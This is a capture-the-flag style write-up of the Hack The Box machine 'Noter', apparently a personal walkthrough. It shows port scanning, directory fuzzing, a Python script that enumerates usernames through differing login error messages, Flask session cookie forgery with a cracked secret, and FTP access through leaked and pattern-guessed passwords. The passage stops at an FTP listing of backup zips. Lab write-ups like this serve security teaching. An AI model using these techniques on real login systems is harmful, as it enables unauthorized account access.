1.0 RECONNAISSANCE

1.1 Network Scanning

1.1.1 TCP Ports

Discover port 21 open with vsftpd 3.0.3. Discover port 22 open with OpenSSH 8.2p1. Discover port 5000 with Werkzeug

```
21/tcp   open  ftp     vsftpd 3.0.3

22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)

5000/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.8.10)
|_http-title: Noter
|_http-server-header: Werkzeug/2.0.2 Python/3.8.10
```

1.2 FTP Port Enumeration


Try to anonymous login. But failed as the server not allowed. We can also confirm that by checking the Nmap scan. The FTP related script is not showing us any result.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter$ ftp 10.10.11.160
Connected to 10.10.11.160.
220 (vsFTPd 3.0.3)
Name (10.10.11.160:sodanew):
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
ftp> ^D
221 Goodbye.
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter$ ftp 10.10.11.160
Connected to 10.10.11.160.
220 (vsFTPd 3.0.3)
Name (10.10.11.160:sodanew): ftp
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
ftp> ^D
221 Goodbye.
```

1.3 Port 5000 Enumeration

1.3.1 Main page

Discover Noter panel. This panel included Register, Login, Home and Notes tab.




1.3.2 Directory Fuzz

Discover some interesting directory.

```
      v1.5.0 Kali Exclusive <3
________________________________________________
 :: Method           : GET
 :: URL              : http://10.10.11.160:5000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt
 :: Output file      : ./web-dir/noter-dirs.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

login                   [Status: 200, Size: 1963, Words: 427, Lines: 67, Duration: 301ms]
register                [Status: 200, Size: 2642, Words: 523, Lines: 95, Duration: 303ms]
logout                  [Status: 302, Size: 218, Words: 21, Lines: 4, Duration: 276ms]
dashboard               [Status: 302, Size: 218, Words: 21, Lines: 4, Duration: 302ms]
notes                   [Status: 302, Size: 218, Words: 21, Lines: 4, Duration: 290ms]
VIP                     [Status: 302, Size: 218, Words: 21, Lines: 4, Duration: 257ms]
:: Progress: [119600/119600] :: Job [1/1] :: 76 req/sec :: Duration: [0:27:18] :: Errors: 0 ::
```


1.3.3 Login Page

Access to the login page and test some guessable credentials such as admin:admin for the login page. We are not getting any luck.




1.3.4 Register Page

Since there is register panel, we can register for new account. After logged-in, discover that we can add note and upgrade VIP button.




Access to 'Upgrade to VIP' button or '/VIP' directory. Seem like it need some 'Admin' permission.




1.4 Credential Brute Force

1.4.1 Server Response Behavior

If we submit [exist user + incorrect password] set, we get 'Invalid login' error message in login page.



If we submit [does-not-exist user + incorrect password] set, we get 'Invalid credentials' error message in login page.



1.4.2 Brute Force

1.4.2.1 Script

We can build a script to brute force for valid credentials. First, we need to harvest for username.

```
#!/usr/bin/python3

from bs4 import BeautifulSoup
import requests

URL = "http://noter.htb:5000/login"

def get_name():
  with open('/usr/share/seclists/Usernames/Names/names.txt','r') as
file:
    names = file.read().splitlines()

  for name in names:
    DATA = {
      "username": f"{name}",
      "password": "wrong_password"
    }

    # Reques Data
    resp = requests.post(URL, data=DATA)
    # Load Response into parser
    soup = BeautifulSoup(resp.text, "html.parser")
    div_with_alert_class_name = soup.find_all("div", class_="alert
alert-danger")
    # Extract value
```

```
    result = div_with_alert_class_name[0].string

    if('Invalid login' in result):
      print(f"VALID: {name}")
      exit()

get_name()
```

1.4.2.2 Username Harvest

Let the script execute for a while. We discovered that '**blue**' user exists.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter/attack$ time python3 credentials.py
VALID: blue

real    11m38.074s
user    0m9.267s
sys     0m1.883s
```


We can try to use the same script for brute force the password. But we failed, as we get connection error after allowed for the script to run.

```
  File "/home/sodanew/.local/lib/python3.10/site-packages/requests/adapters.py", line 498, in send
    raise ConnectionError(err, request=request)
requests.exceptions.ConnectionError: ('Connection aborted.', ConnectionResetError(104, 'Connection reset by peer'))

real    165m40.485s
user    1m24.955s
sys     0m15.372s
```

1.5 Add Note Feature


1.5.1 Add Note test

Login to our previous created user, we can try adding some note into the application. Added some note with SSTI and XSS test. Its look like the text dint encoded and our SSTI is not executed.




1.5.2 Burp request

Checking on burp history request for add note. We can see the request is sending title and body parameter and the value we submit. We also see the session cookie from server response, seems like this is a JWT.




Since we are dealing with Werkzeug application, or Flask application, from reference we find the tool that can be used to decode the JWT session cookie. We found the secret of the session cookie is ‘secret123’. Next, we can sign the session cookie by modify to blue user. So we can login as blue user.



1.6 Blue's Note Panel


1.6.1 Dashboard panel

After change the session cookie value, we success logged in as 'blue' user. We can do add note, import notes, and export notes.




1.6.2 Note 1 Content

From note_1, discover FTP credentials for blue and we know an **ftp_admin** user exists. Checking on the URL bar, discover that there is '/note/ID'.



1.6.3 Note 2 Content

From note_2, discover some message to change the password. Nothing much we can do here.



1.7 FTP Enumeration

1.7.1 PDF File

Log in with the discovered ftp credentials of blue user. The credential to login as shows below. We discover there is a PDF File and a 'files' directory. We can download all the files into attacker machine.

```
blue:blue@Noter!
```

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter$ ftp noter.htb
Connected to noter.
220 (vsFTPd 3.0.3)
Name (noter.htb:sodanew): blue
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||22233|)
150 Here comes the directory listing.
drwxr-xr-x    2 1002     1002         4096 May 02 23:05 files
-rw-r--r--    1 1002     1002        12569 Dec 24 20:59 policy.pdf
226 Directory send OK.
ftp>
```

1.7.2 Downloaded files enumeration

Under the files directory, inside does not contain any file. However, the PDF file look interesting to us.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter/target-items/ftp-dir$ file policy.pdf
policy.pdf: PDF document, version 1.4, 0 pages
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter/target-items/ftp-dir$ exiftool policy.pdf
ExifTool Version Number         : 12.41
File Name                       : policy.pdf
Directory                       : .
File Size                       : 12 KiB
File Modification Date/Time     : 2021:12:24 20:59:00+08:00
File Access Date/Time           : 2022:05:28 06:02:44+08:00
File Inode Change Date/Time     : 2022:05:28 05:59:33+08:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Title                           : Markdown To PDF
Creator                         : wkhtmltopdf 0.12.5
Producer                        : Qt 4.8.7
Create Date                     : 2021:12:24 20:59:32Z
Page Count                      : 1
Page Mode                       : UseOutlines
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter/target-items/ftp-dir$ open policy.pdf
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter/target-items/ftp-dir$ cd files/
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter/target-items/ftp-dir/files$ ls -la
total 8
drwxr-xr-x 2 sodanew sodanew 4096 May 28 05:59 .
drwxr-xr-x 3 sodanew sodanew 4096 May 28 05:59 ..
```

We can open the PDF and read the content. Discover how the password format. As our blue user password for the ftp login is '`blue@Noter!`'. We can guess the password for ftp_admin user we found on the note_1 content is '`ftp_admin@Noter!`'.

Password Aging

1. User passwords must be changed every [3] months. Previously used passwords may not be reused. (This applies to all your applications)
2. If you have any problem with the timeline you can contact a moderator

Password Creation

1. All user and admin passwords must be at least [8] characters in length. Longer passwords and passphrases are strongly encouraged.
2. Where possible, password dictionaries should be utilized to prevent the use of common and easily cracked passwords.
3. Passwords must be completely unique, and not used for any other system, application, or personal account.
4. Default user-password generated by the application is in the format of "username@site_name!" (This applies to all your applications)
5. Default installation passwords **must be changed immediately** after installation is complete.

Enforcement

It is the responsibility of the end user to ensure enforcement with the policies above.

If you believe your password may have been compromised, please **immediately** report the incident to "Noter Team" and change the password.


1.7.3 ZIP File

We can try ftp login with 'ftp_admin : ftp_admin@noter!'. We successful login to ftp. Discover multiple ZIP files.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Noter/target-items$ ftp  noter
Connected to noter.
220 (vsFTPd 3.0.3)
Name (noter:sodanew): ftp_admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||29798|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        1003         4096 May 02 23:05 .
drwxr-xr-x    2 0        1003         4096 May 02 23:05 ..
-rw-r--r--    1 1003     1003        25559 Nov 01  2021 app_backup_1635803546.zip
-rw-r--r--    1 1003     1003        26298 Dec 01 05:52 app_backup_1638395546.zip
